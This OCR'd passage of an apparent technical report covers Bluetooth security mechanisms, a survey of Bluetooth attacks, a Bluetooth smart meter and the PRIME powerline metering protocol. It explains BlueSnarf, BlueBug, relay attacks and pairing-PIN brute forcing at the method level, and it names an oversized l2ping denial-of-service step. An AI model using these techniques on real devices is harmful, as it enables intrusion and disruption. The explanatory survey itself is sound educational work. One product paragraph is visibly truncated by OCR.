


Figure 5.11. Bluetooth Authentication [55]

The Bluetooth standard allows both one-way and mutual authentication to be performed. For mutual authentication, the above process is repeated switching roles. If authentication fails, a Bluetooth device waits an interval of time, exponentially increased, before a new attempt is made to prevent an adversary from attempting to gain access by trial-and-error with different keys. [55]

5.9.9 Bluetooth confidentiality

Bluetooth provides a separate confidentiality service to thwart eavesdropping attempts on the payloads of the packets exchanged between Bluetooth devices. Bluetooth has three Encryption Modes, but only two of them actually provide confidentiality. The modes are as follows:

- **Encryption Mode 1:** No encryption is performed on any traffic.
- **Encryption Mode 2:** Unicast traffic is encrypted using encryption keys based on individual link keys; broadcast traffic is not encrypted.
- **Encryption Mode 3:** All traffic is encrypted using an encryption key based on the master link key.




Figure 5.12. Bluetooth encryption procedure [55]

As the figure above, the encryption key provided to the encryption algorithm is produced using an internal key generator (KG). It produces stream cipher keys based on the 128-bit link key, a 128-bit random number (EN_RAND), and the 96-bit ACO value produced during the authentication procedure.

The Bluetooth encryption procedure is based on a stream cipher, E_0. A key stream output is exclusive-OR-ed with the payload bits and sent to the receiving device. This key stream is produced using a cryptographic algorithm based on LFSR. The encryption function takes the following as inputs: the master BD_ADDR, the random number EN_RAND, a slot number, and an the K_C key, which when combined initialize the LFSRs before the transmission of each packet, if encryption is enabled. The slot number used in the stream cipher changes with each packet; the ciphering engine is also reinitialized with each packet while the other variables remain static.

The encryption key K_C is generated from the current link key and may vary from eight bits to 128 bits. The key size negotiation process occurs between the master and slave devices. In product implementations, a minimum acceptable key size parameter can be set to prevent a malicious user from driving the key size down to the minimum of eight bits. [55]

5.9.10 Trust levels, Service Levels and Authorization

The two Bluetooth levels of trust in Bluetooth are trusted and untrusted. A trusted device has a fixed relationship with another device and has full access to all services. An untrusted device does not have an established relationship with another Bluetooth device, which results in the untrusted device receiving restricted access to services.

Three levels of security have been defined for Bluetooth services. These levels allow the requirements for authorization, authentication, and encryption to be configured and altered independently. The service security levels are as follows:

- **Service Level 1:** Requires authorization and authentication. Automatic access is granted only to trusted devices; untrusted devices need manual authorization.
- **Service Level 2:** Requires authentication only; authorization is not necessary. Access to an application is allowed only after an authentication procedure.
- **Service Level 3:** Open to all devices, with no authentication required. Access is granted automatically.

The Bluetooth architecture allows for defining security policies that can set trust relationships in such a way that even trusted devices can get access only to specific services. [55]

5.10 Possible attacks to Bluetooth

Bluetooth technology and associated devices are susceptible to general wireless networking threats that have been described in previous wireless technologies, such as Denial of Service (DoS) attacks, eavesdropping, man-in-the-middle attacks, message modification, and resource misappropriation. Additionally, Bluetooth devices are also threatened by more specific Bluetooth-related attacks. [55]

5.10.1 BlueSnarfing

BlueSnarfing enables attackers to gain access to a Bluetooth-enabled device by exploiting a firmware flaw in older devices. This attack forces a connection to a Bluetooth device, allowing access to data stored on the device and even the device's international mobile equipment identity (IMEI). The IMEI is a unique identifier for each device that an attacker could potentially use to route all incoming calls from the user's device to the attacker's device. [56]

5.10.2 BlueBugging

RFCOMM emulates serial RS-232 interfaces via Bluetooth connections. Up to 60 connections (RFCOMM channels) via RFCOMM may get established simultaneously for one device. RFCOMM emulates a virtual serial connection between two communication endpoints. What an attacker needs to know of a vulnerable device is the BD_ADDR. The attacker connects to RFCOMM channel 17, where vulnerable devices provide an open backdoor which requires no authentication procedure. By using AT commands the attacker is able to perform remote control of communication devices, like analog or ISDN modems. The attacker is able to execute most tasks as normal user is able to do, like gathering the victim's private data. [56]

5.10.3 Fuzzing attacks

Bluetooth fuzzing attacks consist of sending malformed or otherwise non-standard data to a device's Bluetooth radio and observing how the device reacts. When

a device's response is slowed or stopped by these attacks, this indicates that a serious vulnerability potentially exists in the protocol stack. [56]

5.10.4 HeloMoto

HeloMoto is a combination of BlueSnarf and BlueBug attacks, exploiting a flawed implementation of trusted devices in some Motorola devices. At first, the attacker connects to an OBEX push profile, as it is done in BlueSnarf. If there is no vulnerable implementation of OBEX that would allow a BlueSnarf attack, HeloMoto makes use of the trusted devices feature, defined in Bluetooth. The adversary now attempts to send a vCard to the target device and immediately cancels the request. In consequence of the HeloMoto vulnerability, his device remains within the trusted devices history, while the owner of the target device is not aware of being attacked. Finally he uses the status of a trusted device to execute AT commands. [56]

5.10.5 BlueSmack

BlueSmack is a Denial of Service (DoS) attack. The adversary sends an L2CAP echo request (ping) of large size, approximately 600 bytes to a Bluetooth device with limited hardware resources. Those devices reserve an input buffer of fixed length (around 600 bytes). When receiving such a malicious ping request, the input buffer overflows, which normally leads to a segmentation fault and, by this, to the immediate knock-out of the target device. On a linux computer, this can be done simply using the *bluez-utils' l2* ping command with *-s <num>* option, defining the packet length. [56]

5.10.6 Relay attacks

In relay attacks, the attacker C talks to victim A posing as victim B, and to B posing as A. All authentication messages that C needs are generated by real A and B. C conveys these messages from A/B to B/A. Two types of relay attacks may be performed: two-sided, and one-sided. In a two-sided relay attack, both victims are impersonated. In a one-sided attack, only one victim is impersonated. Relay attacks are similar to Man-in-the-Middle (MitM) attacks. There exists an adversary located between the sender and receiver, but the only activity of the adversary is to relay information that it receives from one to another without changing the content. Three conditions are needed by the attacker to be able to perform this kind of attack which are:

- Actual communication between sender and receiver is disconnected and they cannot listen to each other anymore.
- Network infrastructure does not have a global infrastructure for routing and locating its users.
- Attacker is capable enough to impersonate each of the victims to the other, even if the victims are located in distant locations. [61]

5.10.6.1 Two-Sided Relay attack

A real Bluetooth device *A* wants to establish connection to *B*. The connection establishment process starts with the paging procedure. *A* first pages the attacker device thinking that it is real *B*. After the paging procedure, *A* sends connection request command to the attacker. The attacker accepts the connection request. Meanwhile, the attacker pages *B* and initiates a connection establishment procedure posing as *A*. Thus, both *A* and *B* use the same frequency hopping order with different offsets and do not hear each other.

The current link key between *A* and *B* may or may not be changed at each connection. The attacker does not need to know this key. Thus, changing the link key or using the current one do not cause any problem in attack setting. If the link is to be changed, then the next step is the exchange of combination key contributions (the random numbers which are encrypted by XORing with the current link key). *A* sends its encrypted random number $RAND\_NR_A$ to the attacker who, using its interface, relays this encrypted random number to real *B* as if it is sent by *A*. After receiving this number, *B* sends out its encrypted random number $RAND\_NR_B$ to the attacker interface, and the attacker forwards it to real *A* using his other interface. After these message rounds, both real *A* and real *B* compute the same combination key K_{link} and this key is assigned as new link key. [61]




Figure 5.13. Two-sided relay attack [61]

The next steps are for authentication. *A* sends to the attacker the 128 bit random number AU_RANDA. After sending AU_RANDA, *A* expects the corresponding authentication response SRESA. The attacker cannot calculate SRESA, since it does not know the current link key, but using his other interface can forward AU_RANDA to real as if *A* requests authentication of *B*. The response of real *B* contains SRESA. *C* forwards SRESA to *A* as the authentication response. After that *A* thinks that *B* is authenticated, but the truth is that the attacker device is authenticated. At the end, both *A* and *B* think that they authenticated each other, but the fact is that the attacker impersonated both of them. [61]

5.10.6.2 One-Sided Relay attack

In this attack, the attacker impersonates *A* to talk to *B*. Communication is requested by the attacker. In order to make new connection the attacker first pages *B* and then sends connection request to *B*. *B* accepts the connection request. At the same time the attacker pages *A* and starts the connection establishment procedure with *A*. After the first step, the attacker sends the random number AU_RAND_A. *B* thinks that real *A* requests authentication and sends back the corresponding authentication response $SRES_A$. Having sent $SRES_A$, *B* sends its authentication challenge AU_RAND_B to the attacker. The attacker should obtain $SRES_B$, which is the SRES corresponding to AU_RAND_B, so he sends out AU_RAND_B to real *A* using its interface. Real *A* thinks that *B* requests authentication, and calculates and sends $SRES_B$ to the attacker and then forwards it to real *B*. The connection setup is completed by mutually sending setup completion. These steps authenticate *Ac* to *B* as if *Ac* were the real *A*. At the end the attacker sends a detach command to end its communication with real *A*, since *A* is not needed anymore. [61]




Figure 5.14. One-sided relay attack [61]

5.10.7 Attack to the pairing process

In order to perform this attack, an attacker needs to be able to eavesdrop the whole communication within the pairing process between two Bluetooth devices. Now the attacker is able to do an exhaustive search within the space of possible Bluetooth PINs. Knowing IN_RAND and BD_ADDR, the adversary feeds E_{22} with those values, together with the PIN candidates, chosen by his brute force algorithm, receiving a hypothesis for K_{init}. Subsequently, the attacker decrypts the first two messages within the mutual authentication process, resulting in a hypothesis for LK_RAND_A and LK_RAND_B. Due to LK_RAND_A and LK_RAND_B being the only secret information used in E_{21} to calculate the link key, the attacker computes a hypothesis for K_{link}.

After that, the attacker is able to use the last few messages to prove, whether his hypothesis for K_{link} is correct or not. He feeds E_1 with the challenges AU_RAND_A, respectively AU_RAND_B and compares his result with the corresponding $SRES_A$ or $SRES_B$ message. This process is repeatedly done until the correct Bluetooth PIN used by A and B is found. Additionally, the attack is rather efficient. Due to some algebraic optimization of needed computations, cracking a 4-digit Bluetooth PIN with a Pentium IV 3GHz takes approximately 63 milliseconds. [61]

5.11 Solution for Bluetooth

5.11.1 Three phase remote disconnection and re-connection meter Eis RDC3

a three-phase remote disconnection
. It is remotely controlled using a
or PDA through a Bluetooth
module. It can also send the energy
customer's mobile phone. The Eis
de tamper proof casing, impulse
pulse output, forward and reverse
arge LCD display, backlight and
n BS5685.

This meter has been designed in accordance with IEC 62053-21, IEC62052-11[2003], IEC62053-23[2003] & BS5685. It operates in the 50 Hz frequency within environmental conditions of temperature between -10 and 45ºC. Its internal clock is synchronized daily if its error is larger than 30 seconds and can have a battery life time for over 10 years. Its accuracy is class 1 for active energy and class to for reactive energy.

Its communication module operates with Bluetooth vE2.1 through either HHU or PDA for local data reading and disconnection/re-connection switch and data retrieval. Additionally, RS232 interface (In accordance with IEC 61107) and optical port interface (In accordance with IEC 62056-21) may be used for data readout. [60]

For further information on this meter go to: www.kigg.com

6. PRIME

6.1 Introduction

PRIME stands for PoweRline Intelligent Metering Evolution and defines the lower layers of a solution for Power Line Communications in the CENELEC-A Band using OFDM modulation. Its purpose is to provide an open, low cost, very robust narrowband communication channel for many applications such as Automated Management (AMM). Its design is based on IEC 61334, IEEE 802.15.4 and IEEE 802.16 standards with specific modifications and improvements in order to get along with the Power Line Communications environment.




Figure 6.1. PRIME low voltage sample scenario [65]

The PRIME project was started by Iberdrola in 2006 and in order to cover all the different activities involved many other members from all relevant stakeholder groups were added including:

- Advanced Digital Design
- Current Technologies International
- Landis & Gyr
- ST Microelectronics
- USyscom
- ZIV Medida [65]

6.2 Architecture of the system

PRIME comes up with an open, non proprietary, royalty and patent free PLC communications solution that could fit a telecommunication layered architecture.




Figure 6.2: PRIME Layers definition [65]

The service-specific Convergence Layer (CL) classifies traffic associating it with its proper MAC connection. This layer performs the mapping of any kind of traffic to be properly included in MAC SDUs. It may also include payload header suppression functions. Multiple Convergence sublayers are defined to accommodate different kinds of traffic into MAC SDUs.

The MAC layer provides core MAC functionalities of system access, bandwidth allocation, connection establishment/maintenance and topology resolution, as long as the PHY layer transmits and receives MPDUs between neighbor Nodes. [17]

6.3 Physical layer overview

This layer is implemented using Orthogonal Frequency Division Multiplexing (OFDM) in the CENELEC-A band as defined in EN50065-1. OFDM was chosen as the modulation technique because of its adaptability in the presence of frequency selective channels, its robustness and its capacity for achieving high spectral efficiencies. Different modulation schemes are used in combination with three possible constellations: DBPSK, DQPSK and D8PSK. [17]

The following figure shows the PHY layer transmitter block diagram:




Figure 6.3. PHY Layer transmitter block diagram [17]

On the following chart many physical parameters relative to the PRIME Physical Layer are presented:

Base Band Clock (Hz)	250000					
Subcarrier Spacing (Hz)	488.28125					
Data subcarriers	84 (header)		96 (payload)			
Pilot subcarriers	13 (header)		1 (payload)			
FFT interval (µs)	2048					
FFT interval (samples)	512					
Cyclic Prefix (µs)	192					
Cyclic Prefix (samples)	48					
Symbol interval (µs)	2240					
Symbol interval (samples)	560					
Preamble period (µs)	2048					
	DBPSK		**DQPSK**		**D8PSK**	
Convolutional Code (1/2)	On	Off	On	Off	On	Off
Information bits per subcarrier	0,5	1	1	2	1,5	3
Information bits per symbol OFDM	48	96	96	192	144	288
Raw data rate	21,4	42,9	42,9	85,7	64,3	128,6
MAX MSDU length (bits)	3016	6048	6040	12096	9064	18144
MAX MSDU length (bytes)	377	756	755	1512	1133	2268
	DBPSK					
Convolutional (1/2)	On					
Information bits per subcarrier	0,5					
Information bits per symbol OFDM	42					

Figure 6.4 PRIME PHY layer parameters

6.4 MAC layer overview

MAC layer takes inspiration from meshed systems, whilst considering that the available bandwidth will be limited. Simplicity, low cost and flexibility are the main goals of the design.

PRIME MAC specification has been provided with different characteristics to fulfill the following goals:

- Low complexity on metering devices
- Connection oriented Master/Slave configuration
- Range of optional features (retransmission, security, packet aggregation, ...)
- Different complexity levels: IPv4 vs. simple metering options, optional features, …
- Readiness for demand management applications

PRIME system is composed of subnetworks, which are composed of a transformer substation and its meters. Each subnetwork can be formed by many nodes: one Base Node, which is the Master of the subnetwork and provides connectivity to it, and the Service Nodes. These Service Nodes can either actuate as Terminal Nodes where metering is performed or as Switching Nodes that establish connection between the Terminal Nodes and the Base Node. All devices are working in a shared communication medium (LV PLC) and will use a channel scheme based on CSMA/CA scheduled along with Time Division Multiplexing (TDD).

Information in MAC Layer is structured in Packet Data Units (PDUs) organized in three different types:

- **Generic PDU** used for most transmissions, can convey both data and control information.
- **Beacon PDU**, used by Base Node and Switch Nodes to announce the subnetwork of its parameters
- **Promotion Needed PDU**, used by Terminal Nodes when no Beacon is received, to search for help in reaching the Base Node [17] [18]

6.5 Convergence layer overview

This layer opens MAC and PHY to upper layers and applications. It classifies the traffic associating it with the proper MAC connection, mapping the traffic into MAC SDUs, providing access to the MAC core functionalities.

The convergence layer is divided into two convergence sublayers:

- **The Common Part Convergence Sublayer (CPCS)** provides generic service common to any SSCS as Segmentation and Reassembly.
- **The Service Specific Convergence Sublayer (SSCS)** contains services that are specific to one application layer. Two convergence layers are defined in PRIME, IPv4 convergence layer as universal access to PRIME, and IEC 61334-4-32 as a link to metering systems. [17] [18]

6.6 Security on PRIME

In PRIME protocol, security functions provide the MAC layer privacy, authentication and data integrity through a secure connection method and a key management policy. All data packets transferred on the network must use the specific security profile on the MAC level. However, REG and SEC control messages, and *Beacon PDU* and *Promotion Needed PDU* are transferred non-encrypted.

Two different security profiles are specified on the current version of the standard in order to be used depending on the needs of the network manager. In addition, the standard leaves scope for adding up to more security profile on its future versions. [18]

6.6.1 Security Profile 0

When using Security Profile 0, security is supposed not to be much necessary and all packets are transferred without any encryption. This profile shall be used by communication that does not have strict requirements on privacy, authentication or data integrity. [18]

6.6.2 Security Profile 1

In the case that data protection is needed, Security Profile 1 is used. It is based on 128-bit AES Encryption and the associated CRC. It is defined in order to accomplish all security requirements which are privacy, authentication and data integrity:

- **Privacy** is guaranteed by the encryption itself and by the fact that the encryption key is kept secret.
- **Authentication** is guaranteed by the fact that each node has its own secret key known only by the node itself and the Base Node.
- **Data integrity** is guaranteed by the fact that the payload CRC is encrypted. [18]

6.6.3 Negotiation of the Security Profile

Both MAC signaling PDUs and Data PDUs use the same Security Profile, which is negotiated during the device registration. In the REG_REQ message the terminal indicates the Security Profile it can support in the field REG.SPC. The Base Node decides then whether to accept or reject the registration depending if the Security Profile provided is acceptable or not. If the registration is accepted the Base Node sends back a REG_RSP message with the same value on the REG.SPC field. On the other hand, if the registration is rejected, the REG.SPC field is set to 0 indicating that Security Profile 0 is the one to be used.

It is recommended that terminal first attempt to register using the Security Profile 1, if it is performed like this, Security Profile 0 will be used only when the Base Node rejects the registration request and it is assured that data that needs to be encrypted will be encrypted always.

The following sections are to be applied only on the case of Security Profile 1, as long as no encryption is used if the system is working on the Security Profile 0. [18]

6.6.4 Cryptographic algorithm

The cryptographic algorithm used in PRIME is AES as defined in FIPS197, from the NIST, the organization in charge of the technology standards from de US Department of Commerce. The algorithm is described on the standard with three possible key sizes. The 128-bit secret key, which is the one used on PRIME; is supposed to present a level of security for preserving privacy up to 2030 and beyond, as specified in SP800-57, page 66, table 4.

AES is used according to the so-called Electronic Code Book (ECB), as specified in SP800-38A, using block-ciphering mode where plain text is divided into 128-bit blocks. In the case that the last block is smaller than 128 bits, padding is implemented with the addition of a bit equal to 1 and as many zeroes as necessary to reach a length of the string to be encrypted as a multiple of 128 bits. Encryption is performed one block at a time, using the same working key for all the data. [18]

6.6.5 Algorithm for key derivation

The method used for obtaining the working keys from the secret keys is very simple. AES algorithm is applied on a constant (C) as it was plain text and the generation key (G_k) as it was an encryption key. If the constant is a word shorter than 128 bits, the padding is added for alignment to the LSB. The convention followed for

derivation equations of each one or the keys used is presented in the following lines: [18]

